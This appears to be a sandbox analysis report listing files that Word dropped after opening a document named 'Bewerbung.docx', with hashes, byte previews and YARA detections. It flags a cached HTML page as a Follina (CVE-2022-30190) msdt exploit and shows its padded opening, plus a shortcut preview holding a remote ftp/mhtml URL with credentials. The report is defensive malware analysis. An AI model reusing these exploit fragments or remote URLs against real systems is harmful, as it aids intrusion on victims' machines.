Malicious:	false
Preview:	....L.I.N.K. .P.B.r.u.s.h. .".m.h.t.m.l.:.f.t.p.:././.e.p.i.z._.3.2.6.2.2.6.3.8.:.9.p.T.i.s.e.0.W.W.B.C.Z.j.@.1.8.5...2.7...1.3.4...1.1./.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w./. s.m.a.r.t.s.c.r.e.e.n...h.t.m.l.!.x.-.u.s.c.:.f.t.p.:././.e.p.i.z._.3.2.6.2.2.6.3.8.:.9.p.T.i.s.e.0.W.W.B.C.Z.j.@.1.8.5...2.7...1.3.4...1.1./.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w. w./.s.m.a.r.t.s.c.r.e.e.n...h.t.m.l.". .".". .\b..... . ...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	6785

Entropy (8bit):	1.4819495400876375
Encrypted:	false
SSDEEP:	24:0pildlK8PkikLnPKZ2kbsMiPlRKVAsyeJuasL34SJ4T:08ldnUPyNbsMiPDlwsj4S2T
MD5:	119DBEA31494051D0D82FE7B2DBF8F93
SHA1:	E165513F48E0A94BD49D880421A3BFBD07B59ACA
SHA-256:	B621E986424FA067D0F46508FBEE741836B87AD44B373EEA01004E1C4896A31B
SHA-512:	01A9D0A7FA858721622AC73D3AA4F5AF3BF6DA702E9E6B7CB6077DB08A66944E4248DB561E9EF9FBD092ED62308FEF57BAFAF323C4C51A66136F8B73299447C 5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\smartscreen[1].html, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100%
Preview:	<!doctype html>.<html lang="en">.<body>.<script>.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA .//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\smartscreen[1].html

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	6785
Entropy (8bit):	1.4819495400876375
Encrypted:	false
SSDEEP:	24:0pildlK8PkikLnPKZ2kbsMiPlRKVAsyeJuasL34SJ4T:08ldnUPyNbsMiPDlwsj4S2T
MD5:	119DBEA31494051D0D82FE7B2DBF8F93
SHA1:	E165513F48E0A94BD49D880421A3BFBD07B59ACA
SHA-256:	B621E986424FA067D0F46508FBEE741836B87AD44B373EEA01004E1C4896A31B
SHA-512:	01A9D0A7FA858721622AC73D3AA4F5AF3BF6DA702E9E6B7CB6077DB08A66944E4248DB561E9EF9FBD092ED62308FEF57BAFAF323C4C51A66136F8B73299447C 5
Malicious:	false
Preview:	<!doctype html>.<html lang="en">.<body>.<script>.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA .//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.//AAAAAAAAAAAAAAAAAAAAAAAA

C:\Users\user\AppData\Local\Temp\1ps51w3p\1ps51w3p.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	3.0862223556126716
Encrypted:	false
SSDEEP:	24:etGS99pz1qlkCe745Q7GslPor9cfjvX5ekjV4gztkZfIy6Iv+mzMOBWI+ycuZhN7:6Vpqb927GslP2cfDRjyJI6k1ulWa3yq
MD5:	15EEEEF78D4768D04D1FAE7AFA8D06E4
SHA1:	317D48F22D8E5DD0F2259B93DE12CB342F5B1461
SHA-256:	B2EBF9097AE1240B457AD79A8C2FB2AEC90BD8C046492F83D6E27C26E9270DFA

SHA-512:	D31AB185BE4791814D3CC0F8D1E121CBA56DF0F28C6EA150CFF4AC276D99C39A96EFB82DFDBF4B3940E941E50F9B13147244DB9755163A65DE9B0A5E0FFB843A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....q(c.....!.....%... ...@..... ....@.....$..K....@..... `..... ..... ..H.....text...4.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....%.....H..... ..4.....0..6..... ....s.....o....(....,..o....r...pr...po....*~....*F.r...pr...po....*..(....*BSJB.. .....v4.0.30319.....l.....#~.....#Strings.....#US.....#GUID.....t...#Blob.....W=.....%3.....2.+...N.B..... .....0.....W.....+.....Q.9..... \.....P .....j..... ..

C:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.120069095618515
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryYak7YnqquPN5Dlq5J:+RI+ycuZhNWakSuPNnqX
MD5:	0DEFDB775D11282C7C4CCA40215F2DEB
SHA1:	AFCB9E126596C4CBAC7F9BD9FA43DC29B4E50F5B
SHA-256:	A9F00FF3F7A8F3D2DD77274F9D9A3621BA3588689E37EA6A010DDFCE5D2B55F0
SHA-512:	2D5309AC80ECE8EB020C2E135F7CDDBFB1026A37AFE6ADD522A57F396E7F5A9EC8218AD23295006A0609F00243B8D8A336F4B7DF9EA1C0150AA999137D84B3FC
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.p.s.5.1.w.3.p...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.p.s.5.1.w.3.p...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\2cyagvwu\2cyagvwu.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	3.7817206574983158
Encrypted:	false
SSDEEP:	48:6eoPhmKraYZkH8KTibUyGkwjj0JtC+CFSlwYOc1ulsBa3vaq:UDaAkHHo0k8QCuKIK
MD5:	E0046E1E2A027CB7E049132B1DA2F9FE
SHA1:	2E033CCB936B1B47DF5CEB2A8DCF2EEBB373A1A5
SHA-256:	BE774AF0675409F85579BC03848C689BCB035750C2D019EBF8FEB0914DB17F98
SHA-512:	8347AFACE72B6D5189B9FAEA9766C33173511273FA4ECC3E73DC7099F5F9B9D866703017BEB94A3F2B9C6475B1814A0003F1BE61AACA51CE6470BEFA87A186E8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....q(c.....!.....>*... ...@..... ....@.....)..S....@..... `..... ..... ..H.....text...D.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B..... *.....H..... "..... "..(....*J.#(....r...p(....*..(....*2~.....(....*....0..... ....s..... ....s.....r;..p.....(.....s .....5....."....5.....3+E...../...(.-...2.3+1...:3...+)....3...+....+...+...+...+...,..+...+.....r;..p...o..... ...o.....+Y.....r=..p..o.....1.r=..p..o.....+(r...p..o.....(.....r...p(.... .....X.....i2.....(.....o.....o...-.r...p....

C:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1153201264583004
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryKBak7YnqqvmPN5Dlq5J:+RI+ycuZhNsBakSvmPNnqX
MD5:	FFAE13D92BEAF8C62938AF0326781FEA
SHA1:	84B89E2755BFE54895886B35C1043FF055C4D44A
SHA-256:	0151561CEF2FDEEAC33021D8A505B8DCEA06DCDDED10E56BD56679BC1697BE2A
SHA-512:	14171450062EF5BDC0139F6C464C9C4306BF9F1CB6269EEA47B7DF919E7358033092575E0D8B279C4DF73807E7FCE91D3EAB3C27E1EFF0B7404B1563AC0EC63B
Malicious:	false

Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...2.c.y.a.g.v.w.u...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...2.c.y.a.g.v.w.u...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\RES6A8A.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.111404282119518
Encrypted:	false
SSDEEP:	24:HZFC9A++fq9yDfHDhKsBa2fII+ycuZhNsBakSvmPNnq9Wd:5hxzNKsk2g1ulsBa3vaq9m
MD5:	263E113233DB1666ACACC1A570094B75
SHA1:	28875425912FA24C9798CFBCF40DE9FE4BA876A2
SHA-256:	94AD5CA4112262C435E9CAE898DA80C4C72F455CD067C8E049F03A8037348623
SHA-512:	B68663287E7D47901FEBF110263E4D6CD7AFC27FD33533587E9FFABD9322D654B978C23980179DC0204E230A613DAB138CA4639A2BC4DDDCF8583D5CE22F908
Malicious:	false
Preview:	L....q(c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\2cyagvwu\CSC8D8C47D5CCF542F2A6978E3AB92620A2.TMP.....+...)8..&x.....4.....C:\Users\user\AppData\Local\Temp\RES6A8A.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...2.c.y.a.g.v.w.u...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RES7E41.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.074212495664399
Encrypted:	false
SSDEEP:	24:HEFC9A5hf9b4C1DfHdQhKsBa2fII+ycuZhNWakSuPNnq9Wd:khn9bBJ8Ksk2g1ulWa3yq9m
MD5:	EDA2896F21BF2026FFC607693B3502E8
SHA1:	876374DB35B3CE8F3078EE28FFCDADCAA901BC34
SHA-256:	24D95CC81BA1D89B118643E1D585BBC82822860E4539D2A620EA94DBA72E38EE
SHA-512:	C48D68A21C066CACF3B958BA62F95BF392E49E1692FEEF2EF6C3A832FCC4C5BC5FAB7DF1F198B9216C6AF659D18BA505D46666F93FE3FF373FB4DD3FB9F6E359
Malicious:	false
Preview:	L....q(c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....R....c:\Users\user\AppData\Local\Temp\1ps51w3p\CSCA2F7DC4713240A6A1FCA0F064ADC74.TMP.....w].(,|L.@!_-.....4.....C:\Users\user\AppData\Local\Temp\RES7E41.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.p.s.5.1.w.3.p...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\RESAB6C.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x4ae, 9 symbols
Category:	dropped
Size (bytes):	1364
Entropy (8bit):	4.095638009108719
Encrypted:	false
SSDEEP:	24:HpFC9A++fwS6TDfH1fhKsBa2fII+ycuZhNThakSiGPNnq9Wd:JhxwSIfKsk2g1ulda3xq9m
MD5:	00440AD381618EC7973447FBC2A643E8
SHA1:	00713B23547296A3615BD1B0B58EF065171D523E
SHA-256:	1D22BCD971DB0DB48F3AB451CD482A2E7549F27BBB6D638249744936647C1F0A
SHA-512:	36B2EB4EAB0FAC54107BC009A72804BDE70FBE6F7B6001C4C9B20EDA981DA21BAEA676D4CAE6D4E2E1B19D5F1CB0EAF9F60DB72770009048132AD77A11450999
Malicious:	false

Preview:	L....q(c.....debug$S.....p.....@..B.rsrc$01.....X.....T.....@..@.rsrc$02.....P...^.....@..@.....T....c:\Users\user\AppData\Local\Temp\ufpm0sbx\CSCFD12017F98C74F3CA9A85B7B52106DF8.TMP.....l...i..1..2h.....4.....C:\Users\user\AppData\Local\Temp\RESAB6C.tmp.-.<.....'...Microsoft (R) CVTRES...=..cwd.C:\Windows\TEMP\SDIAG_95d8fc73-225c-4318-a053-73188be49aeb.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.f.p.m.0.s.b.x...d.l.l.....(.....L.e.g.a.l.C.o.p.

C:\Users\user\AppData\Local\Temp\ufpm0sbx\CSCFD12017F98C74F3CA9A85B7B52106DF8.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0958838207989086
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryJhak7YnqqiGPN5Dlq5J:+RI+ycuZhNThakSiGPNnqX
MD5:	AAA76C88ABEF69F40F3116DB3268A0AA
SHA1:	DBD0BA303557EF90591440C89CECC1AF72C6D59C
SHA-256:	6E506D87FE85511B53B5A1BE45CE519ED2C55ECA22BEACEBD8229473498689F4
SHA-512:	7B03ADBC5C216E30F4E1DFF8B69C680248C954EA86D1BF3C72AB6635DEE718880C4DE8DAA7CF5CC9E3079F5B3735C12EC8AAFC78811483881FF905BBAF5C4C50
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...u.f.p.m.0.s.b.x...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...u.f.p.m.0.s.b.x...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\ufpm0sbx\ufpm0sbx.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	9728
Entropy (8bit):	4.793686820003923
Encrypted:	false
SSDEEP:	96:pKqedmYoNKvUTCSH3gR8H8FgwSHwBwkwZYPaSJ365OnieMjQZaXRnIjvK:oElNK8TCSfHyPwkwZ+vKOMQZGnv
MD5:	BF4135C5DF634AE466A30B843706F32D
SHA1:	54E06B36F9936581DFE08568F24943D42C3AEAEF
SHA-256:	CBC97B8581AFF51C073C91DE86AC93501393E790EB1EBA1A0CDC5219242FE3B2
SHA-512:	78F0482CB73DAB8EC39137B9804B1789FDB91AD0820554FA9DFF46467561A07834766DC0EFB50767EC67439092D148D8D6B0AB54D94D48F3B09AB4DAA629787
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....q(c.....!.....^<... ...@..... ....@.....<..K....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..... .....@..@.reloc.....`.....$.....@..B.....@<.....H.....$..4.....0..%..... ....s.....r...p.(....,.o....*~....*....0..!..... ....s.....(....,..o....*~....*....0..... .....(....s.....o.....o....*....0..@..... ....s..... ....s.....(....s.....o....o....&..o....o....&.*.0.....,.. .+.....o.....+).o.....t....~....(....,..t.....(....&.o....-....u.....,...o.....o.....+*..o.. ....t....~....(....,...t.....(....&..o....-.....u.....,...o.....*

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Bewerbung.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Aug 16 12:41:31 2022, mtime=Mon Sep 19 12:40:55 2022, atime=Mon Sep 19 12:40:35 2022, length=105652, window=hide
Category:	dropped
Size (bytes):	1055
Entropy (8bit):	4.678343551647625
Encrypted:	false
SSDEEP:	12:8pOHasW0U5duCH2zRa4Ev5e+WXSyJLOkDQjA6N/Dcn3OkDKNDO5sQFzeusQFzeLd:8pUqKc5MJLvEA6NbuvODoeqek7aB6m
MD5:	44931F272B67B01D25E9EFF1DA61C722
SHA1:	4A1431D1EEE42701713EF531364F1E7A01183521
SHA-256:	BE5D9EF3FB63C981F76E2ACD5929E17E595B77A861FB7FAFA231AA5BF9A3EBCE
SHA-512:	18386EC4CCF881F3BA480192B134E0506CEB8F3237B4521DFB03773C7BDE6A0E7A4B0E4464B2667077F8307AB914714648D81668925267766F9C92315D34A771
Malicious:	false
Preview:	L.....F.... .....u...skrq-....n.e-.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..3U.m.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....U1m..user.<.....N..3U.m....#J.....,.j.o.n.e.s.....~.1.....U2m..Desktop.h.....N..3U.m.....Y.....>.....F=3.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....j.2.....3U.m .BEWERB~1.DOC..N.....U0m3U.m....P.....\...B.e.w.e.r.b.u.n.g...d.o.c.x.....T.....-.....S.....>.S.....C:\Users\user\Desktop\Bewerbung.docx..%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.B.e.w.e.r.b.u.n.g...d.o.c.x.....:..,.LB.)...As...`.....X.....888683.....!a..%.H.VZAj.....r.h.....!a..%.H.VZAj.....r.h .....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	70
Entropy (8bit):	4.6877135109366135
Encrypted:	false
SSDEEP:	3:bDuMJl/IAlmxWsAzNAlv:bC0HTzq1
MD5:	24A53B806CB95D3F9F02BA065B7E5246
SHA1:	F5B36A4155A9702352ABD00999CA64A144EC7ED2
SHA-256:	77E29811AB165B4128F3DBE3774EE26C230570A0BBE2DD8EF334FAC1931F3CE4
SHA-512:	64C254633D1C58563292CCAC8D79D1E79F0404F73482EC5FC399FD80E338285644E1CF6CA9B341B7B3F9EBCFF03E4694DBEF266A9EBE44DC7EFEC9A3D54599AE
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Bewerbung.LNK=0..[misc]..Bewerbung.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2053410032470406
Encrypted:	false
SSDEEP:	3:Rl/ZdkDVlHlqKx6o2lFtlEDi4lx3/lt/n:RtZ0Aq6oPiox33
MD5:	78EC490E130848CAD8F511C1F4F8D18C
SHA1:	745C07D5FD776CAD44E7F5503FBB99A85B529555
SHA-256:	70862E2FEDC6472055350FDA94AD5A6DC7448B5050B7A2DC548619EE9B86243B
SHA-512:	925F8600E11A0FA1B3B7ACA83F0C97DEEEE3DAB2020CA2D96CA23188BA7031CC841CFB572693FF43C0EAD3D09AA111C9B48D6D2F2DB884A742DE744697C119E
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....$.....6C.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	20
Entropy (8bit):	2.8954618442383215
Encrypted:	false
SSDEEP:	3:QVNliGn:Q9rn
MD5:	C4F79900719F08A6F11287E3C7991493
SHA1:	754325A769BE6ECCC664002CD8F6BDB0D0B8CA4D
SHA-256:	625CA96CCA65A363CC76429804FF47520B103D2044BA559B11EB02AB7B4D79A8
SHA-512:	0F3C498BC7680B4C9167F790CC0BE6C889354AF703ABF0547F87B78FEB0BAA9F5220691DF511192B36AD9F3F69E547E6D382833E6BC25CDB4CD2191920970C5
Malicious:	false
Preview:	..p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$werbung.docx	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.2053410032470406
Encrypted:	false
SSDEEP:	3:Rl/ZdkDVlHlqKx6o2lFtlEDi4lx3/lt/n:RtZ0Aq6oPiox33
MD5:	78EC490E130848CAD8F511C1F4F8D18C
SHA1:	745C07D5FD776CAD44E7F5503FBB99A85B529555
SHA-256:	70862E2FEDC6472055350FDA94AD5A6DC7448B5050B7A2DC548619EE9B86243B

SHA-512:	925F8600E11A0FA1B3B7ACA83F0C97DEEEE3DAB2020CA2D96CA23188BA7031CC841CFB572693FF43C0EAD3D09AA111C9B48D6D2F2DB884A742DE744697C119E
Malicious:	false
